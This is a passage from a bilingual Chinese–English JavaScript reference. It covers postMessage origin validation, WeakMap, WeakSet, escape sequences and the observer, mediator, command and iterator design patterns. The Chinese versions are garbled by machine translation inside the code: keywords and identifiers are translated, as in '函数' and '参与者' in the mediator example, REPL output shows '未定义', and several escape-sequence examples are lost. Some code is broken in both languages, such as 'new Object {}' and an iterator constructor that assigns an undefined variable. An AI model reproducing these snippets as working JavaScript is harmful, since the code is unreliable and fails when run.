For this example, since our receiver is assumed to be `http://receiver.com` page, we enter its url as the `targetOrigin`. The value of this parameter should match the `origin` of the `childWindow` object for the message to be send. It is possible to use * as a wildcard but is **highly recommended** to avoid using the wildcard and always set this parameter to receiver's specific origin **for security reasons**.

Receiving, Validating and Processing Messages

The code under this part should be put in the receiver page, which is `http://receiver.com` for our example.

In order to receive messages, the `message event` of the window should be listened.

```
window.addEventListener("message", receiveMessage);
```

When a message is received there are a couple of **steps that should be followed to assure security as much as possible**.

- Validate the sender
- Validate the message
- Process the message

The sender should always be validated to make sure the message is received from a trusted sender. After that, the message itself should be validated to make sure nothing malicious is received. After these two validations, the message can be processed.

```
function receiveMessage(ev) {  
    //Check event.origin to see if it is a trusted sender.  
    //If you have a reference to the sender, validate event.source  
    //We only want to receive messages from http://sender.com, our trusted sender page.  
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)  
        return;  
  
    //Validate the message  
    //We want to make sure it's a valid json object and it does not contain anything malicious  
    var data;  
    try {  
        data = JSON.parse(ev.data);  
        //data.message = cleanseText(data.message)  
    } catch (ex) {  
        return;  
    }  
  
    //Do whatever you want with the received message  
    //We want to append the message into our #console div  
    var p = document.createElement("p");  
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;  
    document.getElementById("console").appendChild(p);  
}
```

[点击此处查看展示其用法的 JS Fiddle。](#)

[Click here for a JS Fiddle showcasing its usage.](#)

第76章：WeakMap

第76.1节：创建 WeakMap 对象

WeakMap 对象允许你存储键/值对。与 Map 的区别在于键必须是对象且是弱引用。这意味着如果没有其他强引用指向该键，WeakMap 中的元素可以被垃圾回收器移除。

WeakMap 构造函数有一个可选参数，可以是任何可迭代对象（例如数组），其中包含作为两个元素数组的键/值对。

```
const o1 = {a: 1, b: 2},  
o2 = {};  
  
const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

第76.2节：获取与键关联的值

要获取与键关联的值，使用 `.get()` 方法。如果没有与键关联的值，则返回 `undefined`。

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.get(obj1)); // 7  
console.log(weakmap.get(obj2)); // undefined
```

第76.3节：给键赋值

要给键赋值，使用 `.set()` 方法。它返回 WeakMap 对象，因此你可以链式调用 `.set()`。

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap();  
weakmap.set(obj1, 1).set(obj2, 2);  
console.log(weakmap.get(obj1)); // 1  
console.log(weakmap.get(obj2)); // 2
```

第76.4节：检查是否存在具有该键的元素

要检查 WeakMap 中是否存在具有指定键的元素，请使用 `.has()` 方法。如果存在，则返回 `true`，否则返回 `false`。

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.has(obj1)); // true  
console.log(weakmap.has(obj2)); // false
```

Chapter 76: WeakMap

Section 76.1: Creating a WeakMap object

WeakMap object allows you to store key/value pairs. The difference from Map is that keys must be objects and are weakly referenced. This means that if there aren't any other strong references to the key, the element in WeakMap can be removed by garbage collector.

WeakMap constructor has an optional parameter, which can be any iterable object (for example Array) containing key/value pairs as two-element arrays.

```
const o1 = {a: 1, b: 2},  
o2 = {};  
  
const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Section 76.2: Getting a value associated to the key

To get a value associated to the key, use the `.get()` method. If there's no value associated to the key, it returns `undefined`.

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.get(obj1)); // 7  
console.log(weakmap.get(obj2)); // undefined
```

Section 76.3: Assigning a value to the key

To assign a value to the key, use the `.set()` method. It returns the WeakMap object, so you can chain `.set()` calls.

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap();  
weakmap.set(obj1, 1).set(obj2, 2);  
console.log(weakmap.get(obj1)); // 1  
console.log(weakmap.get(obj2)); // 2
```

Section 76.4: Checking if an element with the key exists

To check if an element with a specified key exists in a WeakMap, use the `.has()` method. It returns `true` if it exists, and otherwise `false`.

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.has(obj1)); // true  
console.log(weakmap.has(obj2)); // false
```

第76.5节：使用键移除元素

要移除指定键的元素，使用`.delete()`方法。如果元素存在并已被移除，则返回`true`，否则返回`false`。

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.delete(obj1)); // true  
console.log(weakmap.has(obj1)); // false  
console.log(weakmap.delete(obj2)); // false
```

第76.6节：弱引用演示

JavaScript 使用[引用计数](#)技术来检测未使用的对象。当对象的引用计数为零时，该对象将被垃圾回收器释放。WeakMap 使用弱引用，这种引用不会增加对象的引用计数，因此它非常有助于解决内存[泄漏问题](#)。

这里是一个 WeakMap 的演示。我使用一个非常大的对象作为值来展示弱引用不会增加引用计数。

```
// 手动触发垃圾回收以确保状态良好。  
> global.gc();  
未定义  
  
// 检查初始内存使用情况, heapUsed 大约为4M  
> process.memoryUsage();  
{ rss: 21106688,  
heapTotal: 7376896,  
heapUsed: 4153936,  
external: 9059 }  
  
> let wm = new WeakMap();  
未定义  
  
> const b = new Object();  
undefined  
  
> global.gc();  
未定义  
  
// heapUsed 仍然是大约 4M  
> process.memoryUsage();  
{ rss: 20537344,  
heapTotal: 9474048,  
heapUsed: 3967272,  
external: 8993 }  
  
// 向 WeakMap 中添加键值对,  
// 键是 b, 值是 5*1024*1024 的数组  
> wm.set(b, new Array(5*1024*1024));  
WeakMap {}  
  
// 手动垃圾回收  
> global.gc();  
未定义  
  
// heapUsed 仍然是 45M
```

Section 76.5: Removing an element with the key

To remove an element with a specified key, use the `.delete()` method. It returns `true` if the element existed and has been removed, otherwise `false`.

```
const obj1 = {},  
obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.delete(obj1)); // true  
console.log(weakmap.has(obj1)); // false  
console.log(weakmap.delete(obj2)); // false
```

Section 76.6: Weak reference demo

JavaScript uses [reference counting](#) technique to detect unused objects. When reference count to an object is zero, that object will be released by the garbage collector. Weakmap uses weak reference that does not contribute to reference count of an object, therefore it is very useful to solve memory [leak problems](#).

Here is a demo of weakmap. I use a very large object as value to show that weak reference does not contribute to reference count.

```
// manually trigger garbage collection to make sure that we are in good status.  
> global.gc();  
undefined  
  
// check initial memory use , heapUsed is 4M or so  
> process.memoryUsage();  
{ rss: 21106688,  
heapTotal: 7376896,  
heapUsed: 4153936,  
external: 9059 }  
  
> let wm = new WeakMap();  
undefined  
  
> const b = new Object();  
undefined  
  
> global.gc();  
undefined  
  
// heapUsed is still 4M or so  
> process.memoryUsage();  
{ rss: 20537344,  
heapTotal: 9474048,  
heapUsed: 3967272,  
external: 8993 }  
  
// add key-value tuple into WeakMap ,  
// key is b ,value is 5*1024*1024 array  
> wm.set(b, new Array(5*1024*1024));  
WeakMap {}  
  
// manually garbage collection  
> global.gc();  
undefined  
  
// heapUsed is still 45M
```

```
> process.memoryUsage();
{ rss: 62652416,
heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b 引用为 null
> b = null;
null

// 垃圾回收
> global.gc();
未定义

// 移除 b 对对象的引用后, heapUsed 又变成 4M
// 这意味着 WeakMap 中的大数组被释放了
// 这也意味着 WeakMap 不会增加大数组的引用计数, 只有 b 会。
> process.memoryUsage();
{ rss: 20639744,
heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

```
> process.memoryUsage();
{ rss: 62652416,
heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object , heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weakmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

第77章：WeakSet

第77.1节：创建 WeakSet 对象

WeakSet 对象用于在集合中存储弱引用的对象。与 Set 的区别在于，不能存储原始值，如数字或字符串。此外，集合中对象的引用是弱引用，这意味着如果没有其他对存储在 WeakSet 中的对象的引用，该对象可以被垃圾回收。

WeakSet 构造函数有一个可选参数，可以是任何可迭代对象（例如数组）。其所有元素都会被添加到创建的 WeakSet 中。

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet([obj1, obj2]);
```

第77.2节：添加值

要向 WeakSet 添加值，使用.add()方法。该方法支持链式调用。

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet();  
weakset.add(obj1).add(obj2);
```

第77.3节：检查值是否存在

要检查值是否存在于 WeakSet 中，使用.has()方法。

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet([obj1]);  
console.log(weakset.has(obj1)); // true  
console.log(weakset.has(obj2)); // false
```

第77.4节：移除一个值

要从 WeakSet 中移除一个值，使用 .delete() 方法。该方法如果值存在且已被移除，则返回 true，否则返回 false。

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet([obj1]);  
console.log(weakset.delete(obj1)); // true  
console.log(weakset.delete(obj2)); // false
```

Chapter 77: WeakSet

Section 77.1: Creating a WeakSet object

The WeakSet object is used for storing weakly held objects in a collection. The difference from Set is that you can't store primitive values, like numbers or string. Also, references to the objects in the collection are held weakly, which means that if there is no other reference to an object stored in a WeakSet, it can be garbage collected.

The WeakSet constructor has an optional parameter, which can be any iterable object (for example an array). All of its elements will be added to the created WeakSet.

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet([obj1, obj2]);
```

Section 77.2: Adding a value

To add a value to a WeakSet, use the `.add()` method. This method is chainable.

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet();  
weakset.add(obj1).add(obj2);
```

Section 77.3: Checking if a value exists

To check if a value exits in a WeakSet, use the `.has()` method.

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet([obj1]);  
console.log(weakset.has(obj1)); // true  
console.log(weakset.has(obj2)); // false
```

Section 77.4: Removing a value

To remove a value from a WeakSet, use the `.delete()` method. This method returns `true` if the value existed and has been removed, otherwise `false`.

```
const obj1 = {},  
obj2 = {};  
  
const weakset = new WeakSet([obj1]);  
console.log(weakset.delete(obj1)); // true  
console.log(weakset.delete(obj2)); // false
```

第78章：转义序列

第78.1节：在字符串和正则表达式中输入特殊字符

大多数可打印字符可以直接包含在字符串或正则表达式字面量中，例如

```
var str = "宝可梦"; // 一个有效的字符串  
var regExp = /[A-Ωα-ω]/; // 匹配任何无变音符号的希腊字母
```

为了向字符串或正则表达式中添加任意字符，包括不可打印字符，必须使用转义序列。转义序列由反斜杠 ("\\") 后跟一个或多个其他字符组成。要为特定字符编写转义序列，通常（但不总是）需要知道其十六进制字符编码。

JavaScript 提供了多种指定转义序列的方法，如本主题中的示例所示。例如，以下转义序列都表示相同的字符：换行符（Unix 换行字符），字符编码为 U+000A。

- \
- \\x0a
- \n
- \u{一个} ES6中新增加的，仅限字符串中使用
- \012 在严格模式的字符串字面量和模板字符串中禁止使用
- \cj 仅限正则表达式中使用

第78.2节：转义序列类型

单字符转义序列

一些转义序列由反斜杠后跟单个字符组成。

例如，在`alert("HelloWorld");`中，转义序列用于在字符串参数中引入换行符，使得单词“Hello”和“World”显示在连续的两行中。

转义序列	字符	Unicode
\b (仅在字符串中，不在正则表达式中)	退格键	U+0008
	水平制表符	U+0009
	换行符	U+000A
\v	垂直制表符	U+000B
\f	换页符	U+000C
\r	回车符	U+000D

此外，当序列\0后面不跟0到7之间的数字时，可以用来转义空字符（U+0000）。

序列\\、\\'和\\\"用于转义紧随反斜杠后的字符。虽然类似于非转义序列，其中前导反斜杠被简单忽略（例如\\?表示？），但根据规范，它们在字符串中被明确视为单字符转义序列。

十六进制转义序列

Chapter 78: Escape Sequences

Section 78.1: Entering special characters in strings and regular expressions

Most printable characters can be included in string or regular expression literals just as they are, e.g.

```
var str = "ポケモン"; // a valid string  
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

In order to add arbitrary characters to a string or regular expression, including non-printable ones, one has to use *escape sequences*. Escape sequences consist of a backslash ("\\") followed by one or more other characters. To write an escape sequence for a particular character, one typically (but not always) needs to know its hexadecimal character code.

JavaScript provides a number of different ways to specify escape sequences, as documented in the examples in this topic. For instance, the following escape sequences all denote the same character: the *line feed* (Unix newline character), with character code U+000A.

- \\n
- \\x0a
- \\u000a
- \\u{a} new in ES6, only in strings
- \\012 forbidden in string literals in strict mode and in template strings
- \\cj only in regular expressions

Section 78.2: Escape sequence types

Single character escape sequences

Some escape sequences consist of a backslash followed by a single character.

For example, in `alert("Hello\nWorld");`，the escape sequence \\n is used to introduce a newline in the string parameter, so that the words "Hello" and "World" are displayed in consecutive lines.

Escape sequence	Character	Unicode
\\b (only in strings, not in regular expressions)	backspace	U+0008
\\t	horizontal tab	U+0009
\\n	line feed	U+000A
\\v	vertical tab	U+000B
\\f	form feed	U+000C
\\r	carriage return	U+000D

Additionally, the sequence \\0, when not followed by a digit between 0 and 7, can be used to escape the null character (U+0000).

The sequences \\、\\' and \\\" are used to escape the character that follows the backslash. While similar to non-escape sequences, where the leading backslash is simply ignored (i.e. \\? for ?)，they are explicitly treated as single character escape sequences inside strings as per the specification.

Hexadecimal escape sequences

代码在0到255之间的字符可以用转义序列表示，其中\x后跟2位十六进制字符代码。例如，不间断空格字符的代码是160，十六进制为A0，因此可以写成。

```
var str = "ONE LINE"; // ONE和LINE之间有一个不间断空格
```

对于大于9的十六进制数字，使用字母 a 到 f，大小写不区分。

```
var regExp1 = /[\\x00-xff]/; // 匹配任何介于 U+0000 和 U+00FF 之间的字符  
var regExp2 = /[\\x00-xFF]/; // 同上
```

4位数的Unicode转义序列

代码在0到65535 (2¹⁶ - 1) 之间的字符可以用转义序列表示，格式为\u后跟4位十六进制字符代码。

例如，Unicode标准定义了右箭头字符 ("→") 的编号为8594，十六进制格式为2192。因此它的转义序列为\u2192。

这会生成字符串 "A → B"：

```
var str = "A \u2192 B";
```

对于大于9的十六进制数字，使用字母a到f，大小写不区分。十六进制代码不足4位时需用零填充：\u007A表示小写字母"z"。

花括号Unicode转义序列

版本 ≥ 6

ES6将Unicode支持扩展到从0到0x10FFFF的完整代码范围。为了转义代码大于2¹⁶ - 1的字符，引入了新的转义序列语法：

```
\u{??}
```

大括号中的代码是代码点值的十六进制表示，例如

```
alert("看！\u{1f440}");// 看！
```

在上面的例子中，代码1f440是Unicode字符“眼睛”的字符代码的十六进制表示。

注意，大括号中的代码可以包含任意数量的十六进制数字，只要数值不超过0x10FFFF。对于大于9的十六进制数字，使用字母a到f，大小写不区分。

带大括号的Unicode转义序列仅在字符串内部有效，不能用于正则表达式中！

八进制转义序列

八进制转义序列自ES5起已被弃用，但仍支持在正则表达式中使用，并且在非严格模式下也支持在非模板字符串中使用。八进制转义序列由一、二或三位八进制数字组成，数值范围在0到3778 = 255之间。

例如，大写字母“E”的字符代码是69，八进制为105。因此可以用转义序列\105表示：

Characters with codes between 0 and 255 can be represented with an escape sequence where \x is followed by the 2-digit hexadecimal character code. For example, the non-breaking space character has code 160 or A0 in base 16, and so it can be written as \xa0.

```
var str = "ONE\xA0LINE"; // ONE and LINE with a non-breaking space between them
```

For hex digits above 9, the letters a to f are used, in lowercase or uppercase without distinction.

```
var regExp1 = /[\\x00-xff]/; // matches any character between U+0000 and U+00FF  
var regExp2 = /[\\x00-xFF]/; // same as above
```

4-digit Unicode escape sequences

Characters with codes between 0 and 65535 (2¹⁶ - 1) can be represented with an escape sequence where \u is followed by the 4-digit hexadecimal character code.

For example, the Unicode standard defines the right arrow character ("→") with the number 8594, or 2192 in hexadecimal format. So an escape sequence for it would be \u2192.

This produces the string "A ? B":

```
var str = "A \u2192 B";
```

For hex digits above 9, the letters a to f are used, in lowercase or uppercase without distinction. Hexadecimal codes shorter than 4 digits must be left-padded with zeros: \u007A for the small letter "z".

Curly bracket Unicode escape sequences

Version ≥ 6

ES6 extends Unicode support to the full code range from 0 to 0x10FFFF. In order to escape characters with code greater than 2¹⁶ - 1, a new syntax for escape sequences was introduced:

```
\u{??}
```

Where the code in curly braces is hexadecimal representation of the code point value, e.g.

```
alert("Look! \u{1f440}"); // Look! ???
```

In the example above, the code 1f440 is the hexadecimal representation of the character code of the Unicode Character Eyes.

Note that the code in curly braces may contain any number of hex digits, as long the value does not exceed 0x10FFFF. For hex digits above 9, the letters a to f are used, in lowercase or uppercase without distinction.

Unicode escape sequences with curly braces only work inside strings, not inside regular expressions!

Octal escape sequences

Octal escape sequences are deprecated as of ES5, but they are still supported inside regular expressions and in non-strict mode also inside non-template strings. An octal escape sequence consists of one, two or three octal digits, with value between 0 and 3778 = 255.

For example, the capital letter "E" has character code 69, or 105 in base 8. So it can be represented with the escape sequence \105:

```
\105scape/.test("转义序列的乐趣");// true
```

在严格模式下，字符串中不允许使用八进制转义序列，否则会产生语法错误。值得注意的是，\0 与 \00 或 \000 不同，\0 不被视为八进制转义序列，因此在严格模式下仍然允许出现在字符串中（包括模板字符串）。

控制转义序列

某些转义序列仅在正则表达式字面量中被识别（字符串中不识别）。这些序列可用于转义代码在1到26之间的字符（U+0001-U+001A）。它们由一个字母A-Z（大小写无区别）组成，前面加上\c。字母在字母表中的位置决定了字符代码。

例如，在正则表达式中

```
`\cG`
```

字母“G”（字母表中的第7个字母）对应字符U+0007，因此

```
`\cG`.test(String.fromCharCode(7)); // true
```

```
\105scape/.test("Fun with Escape Sequences"); // true
```

In strict mode, octal escape sequences are not allowed inside strings and will produce a syntax error. It is worth to note that \0, unlike \00 or \000, is *not* considered an octal escape sequence, and is thus still allowed inside strings (even template strings) in strict mode.

Control escape sequences

Some escape sequences are only recognized inside regular expression literals (not in strings). These can be used to escape characters with codes between 1 and 26 (U+0001–U+001A). They consist of a single letter A–Z (case makes no difference) preceded by \c. The alphabetic position of the letter after \c determines the character code.

For example, in the regular expression

```
`\cG`
```

The letter "G" (the 7th letter in the alphabet) refers to the character U+0007, and thus

```
`\cG`.test(String.fromCharCode(7)); // true
```

第79章：行为型设计模式

第79.1节：观察者模式

观察者 (Observer) 模式用于事件处理和委托。一个主题 (subject) 维护一组观察者 (observers)。主题在事件发生时通知这些观察者。如果你曾使用过`addEventListener`，那么你已经使用了观察者模式。

```
function Subject() {
    this.observers = [];// 监听主题的观察者

    this.registerObserver = function(observer) {
        // 如果观察者尚未被跟踪，则添加观察者
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // 移除之前注册的观察者
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // 向所有观察者发送消息
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // 每个观察者必须实现此函数
    };
}
```

示例用法：

```
function Employee(name) {
    this.name = name;

    // 实现 `notify`，以便主题可以传递消息给我们
    this.notify = function(meetingTime) {
        console.log(this.name + ': 有一个会议在 ' + meetingTime);
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
```

Chapter 79: Behavioral Design Patterns

Section 79.1: Observer pattern

The [Observer](#) pattern is used for event handling and delegation. A *subject* maintains a collection of *observers*. The subject then notifies these observers whenever an event occurs. If you've ever used `addEventListener` then you've utilized the Observer pattern.

```
function Subject() {
    this.observers = [];// Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

Example usage:

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
```

// Bob: 下午4点有个会议
// Jane: 下午4点有个会议

第79.2节：中介者模式

把中介者模式想象成控制空中飞机的飞行控制塔：它指挥这架飞机现在降落，第二架等待，第三架起飞，等等。然而，没有任何飞机被允许与同伴直接交流。

这就是中介者的工作方式，它作为不同模块之间的通信枢纽，这样可以减少模块之间的依赖，增加松耦合，从而提高可移植性。

这个聊天室示例说明了中介者模式的工作原理：

```
// 每个参与者只是一个想与其他模块（其他参与者）交流的模块
var 参与者 = function(名字) {
    this.名字 = 名字;
    this.聊天室 = null;
};

// 每个参与者都有说话的方法，也有监听其他参与者的方法
参与者.prototype = {
    发送: 函数(消息, 目标) {
        this.聊天室.发送(消息, this, 目标);
    },
    接收: 函数(消息, 来源) {
        日志.add(来源.名称 + " 到 " + this.名称 + ":" + 消息);
    }
};

// 聊天室是中介者：它是参与者发送消息和接收消息的中心

var 聊天室 = 函数() {
    var 参与者 = {};

    return {

        注册: 函数(参与者) {
            参与者[参与者.名称] = 参与者;
            参与者.聊天室 = this;
        },

        发送: 函数(消息, 来源) {
            for (键 in 参与者) {
                if (参与者[键] !== 来源) { // 你不能给自己发消息！
                    参与者[键].接收(消息, 来源);
                }
            }
        };

        // 日志辅助工具

        var log = (function() {
            var log = "";

            return {
                add: function(msg) { log += msg + "\n"; },
                show: function() { alert(log); log = ""; }
            }
        });
    };
}
```

// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm

Section 79.2: Mediator Pattern

Think of the mediator pattern as the flight control tower that controls planes in the air: it directs this plane to land now, the second to wait, and the third to take off, etc. However no plane is ever allowed to talk to its peers.

This is how mediator works, it works as a communication hub among different modules, this way you reduce module dependency on each other, increase loose coupling, and consequently portability.

This [Chatroom example](#) explains how mediator patterns works:

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};

// each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

// chatroom is the Mediator: it is the hub where participants send messages to, and receive messages
from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) { // you can't message yourself !
                    participants[key].receive(message, from);
                }
            }
        }

    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
});
```

```
)();
```

```
function run() {
    var 横= new 参与者("Yoko");
    var 约翰= new 参与者("John");
    var 保罗= new 参与者("Paul");
    var 伦戈= new 参与者("Ringo");

    var 聊天室= new 聊天室();
    聊天室.注册(横);
    聊天室.注册(约翰);
    聊天室.注册(保罗);
    聊天室.注册(伦戈);

    横.发送("All you need is love.");
    横.发送("I love you John.");
    保罗.发送("Ha, I heard that!");

    日志.显示();
}
```

第79.3节：命令

命令模式封装了方法的参数、当前对象状态以及调用哪个方法。它有助于将调用方法所需的一切内容封装起来，以便稍后调用。它可以用来发出“命令”，并在稍后决定使用哪段代码来执行该命令。

该模式包含三个组成部分：

- 1.命令消息 - 命令本身，包括方法名、参数和状态
- 2.调用者 - 指示命令执行其指令的部分。它可以是定时事件、用户交互、流程中的一步、回调，或任何执行命令所需的方式。
- 3.接收者 - 命令执行的目标。

命令消息作为数组

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis); //执行方法
aCommand.push("String Argument"); //字符串参数
aCommand.push(777); //整数参数
aCommand.push(new Object {}); //对象参数
aCommand.push(new Array()); //数组参数
```

命令类的构造函数

```
class DoThis {
constructor( stringArg, numArg, objectArg, arrayArg ) {
    this._stringArg = stringArg;
    this._numArg = numArg;
    this._objectArg = objectArg;
    this._arrayArg = arrayArg;
}
执行() {
    var receiver = new Instructions();
    receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
}
}
```

```
)();
```

```
function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

Section 79.3: Command

The command pattern encapsulates parameters to a method, current object state, and which method to call. It is useful to compartmentalize everything needed to call a method at a later time. It can be used to issue a "command" and decide later which piece of code to use to execute the command.

There are three components in this pattern:

1. Command Message - the command itself, including the method name, parameters, and state
2. Invoker - the part which instructs the command to execute its instructions. It can be a timed event, user interaction, a step in a process, callback, or any way needed to execute the command.
3. Receiver - the target of the command execution.

Command Message as an Array

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis); //Method to execute
aCommand.push("String Argument"); //string argument
aCommand.push(777); //integer argument
aCommand.push(new Object {}); //object argument
aCommand.push(new Array()); //array argument
```

Constructor for command class

```
class DoThis {
constructor( stringArg, numArg, objectArg, arrayArg ) {
    this._stringArg = stringArg;
    this._numArg = numArg;
    this._objectArg = objectArg;
    this._arrayArg = arrayArg;
}
Execute() {
    var receiver = new Instructions();
    receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
}
}
```

调用者

```
aCommand.Execute();
```

可以调用：

- 立即
- 响应事件
- 按执行顺序
- 作为回调响应或在 Promise 中
- 在事件循环结束时
- 以任何其他需要的方式调用方法

接收者

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log(` ${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

客户端生成一个命令，将其传递给调用者，调用者要么立即执行该命令，要么延迟执行，然后命令作用于接收者。命令模式在与配套模式结合使用以创建消息传递模式时非常有用。

第79.4节：迭代器

迭代器模式提供了一种简单的方法，用于顺序选择集合中的下一个项目。

固定集合

```
class Pizza饮料 {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }
}

var withPepperoni = new Pizza饮料(["可乐", "水", "啤酒"]);
withPepperoni.next(); //可乐
withPepperoni.next(); //水
withPepperoni.next(); //啤酒
```

在 ECMAScript 2015 中，迭代器作为内置方法返回 done 和 value。当迭代器到达集合末尾时，done 为 true

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
```

Invoker

```
aCommand.Execute();
```

Can invoke:

- immediately
- in response to an event
- in a sequence of execution
- as a callback response or in a promise
- at the end of an event loop
- in any other needed way to invoke a method

Receiver

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log(` ${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

A client generates a command, passes it to an invoker that either executes it immediately or delays the command, and then the command acts upon a receiver. The command pattern is very useful when used with companion patterns to create messaging patterns.

Section 79.4: Iterator

An iterator pattern provides a simple method for selecting, sequentially, the next item in a collection.

Fixed Collection

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }
}

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

In ECMAScript 2015 iterators are a built-in as a method that returns done and value. done is true when the iterator is at the end of the collection

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
```

```

if( preferredBeverage( bevToOrder ) {
bevToOrder.done; //false, 因为 "Beer" 不是集合中的最后一项
    return bevToOrder; //"Beer"
}
}

```

作为生成器

```

class FibonacciIterator {
constructor() {
    this.previous = 1;
    this.beforePrevious = 1;
}
next() {
    var current = this.previous + this.beforePrevious;
    this.beforePrevious = this.previous;
    this.previous = current;
    return current;
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5

```

在 ECMAScript 2015 中

```

function* FibonacciGenerator() { //星号通知 JavaScript 这是一个生成器
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current; //这类似于return, 但
                        //保持函数的当前状态
                        //即它记住调用之间的位置
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false

```

```

if( preferredBeverage( bevToOrder ) {
bevToOrder.done; //false, because "Beer" isn't the final collection item
    return bevToOrder; //"Beer"
}
}

```

As a Generator

```

class FibonacciIterator {
constructor() {
    this.previous = 1;
    this.beforePrevious = 1;
}
next() {
    var current = this.previous + this.beforePrevious;
    this.beforePrevious = this.previous;
    this.previous = current;
    return current;
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5

```

In ECMAScript 2015

```

function* FibonacciGenerator() { //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
